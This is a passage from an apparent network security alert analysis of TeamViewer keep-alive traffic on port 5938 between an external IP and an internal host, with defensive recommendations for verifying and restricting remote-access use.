 - The keep-alive packets were detected on **port 5938**, the default port used by TeamViewer for remote connections.

2. Context and Significance

- **Legitimate Use:**
 - TeamViewer is a widely trusted remote access tool, and keep-alive packets are a normal part of its operation to ensure the connection remains active.
 - If TeamViewer is authorized and used for legitimate purposes (e.g., remote support, IT administration), this activity is expected and not inherently malicious.
- **Potential Abuse:**
 - TeamViewer can be exploited by attackers for unauthorized remote access, data exfiltration, or lateral movement within a network.
 - The repeated keep-alive packets could indicate an active remote session, which should be verified to ensure it is authorized.

3. Security Concerns

- **Unauthorized Access:**
 - If TeamViewer is not authorized in the environment, the presence of keep-alive packets from **184.172.60.198** to **10.1.1.213** could indicate unauthorized remote access.
- **Data Exfiltration:**
 - Attackers could use TeamViewer to exfiltrate sensitive data or deploy additional malware.
- **Persistence:**
 - TeamViewer can be configured to start automatically, providing attackers with persistent access to the compromised system.

4. Recommendations

- **Verify Authorization:**
 - Confirm whether TeamViewer is authorized for use in the environment. If not, investigate the source of the traffic and take appropriate action.
- **Monitor TeamViewer Usage:**
 - Regularly monitor TeamViewer activity to ensure it is used only by authorized personnel and for legitimate purposes.
- **Restrict Access:**
 - Use firewalls or network access controls to restrict TeamViewer traffic to authorized IPs and ports.
- **Review Logs:**
 - Check TeamViewer logs to identify the users and devices involved in the remote sessions.
- **Consider Alternatives:**
 - If TeamViewer is not required, consider disabling or uninstalling it to reduce the attack surface.

5. Conclusion

The observed **TeamViewer Keep-alive Inbound** traffic from **184.172.60.198** to **10.1.1.213** is consistent with normal operation of the software. However, given the potential for abuse, it is critical to verify that this activity is authorized and to implement controls to prevent unauthorized use. Regular monitoring and logging of TeamViewer activity are recommended to ensure the security of the network.
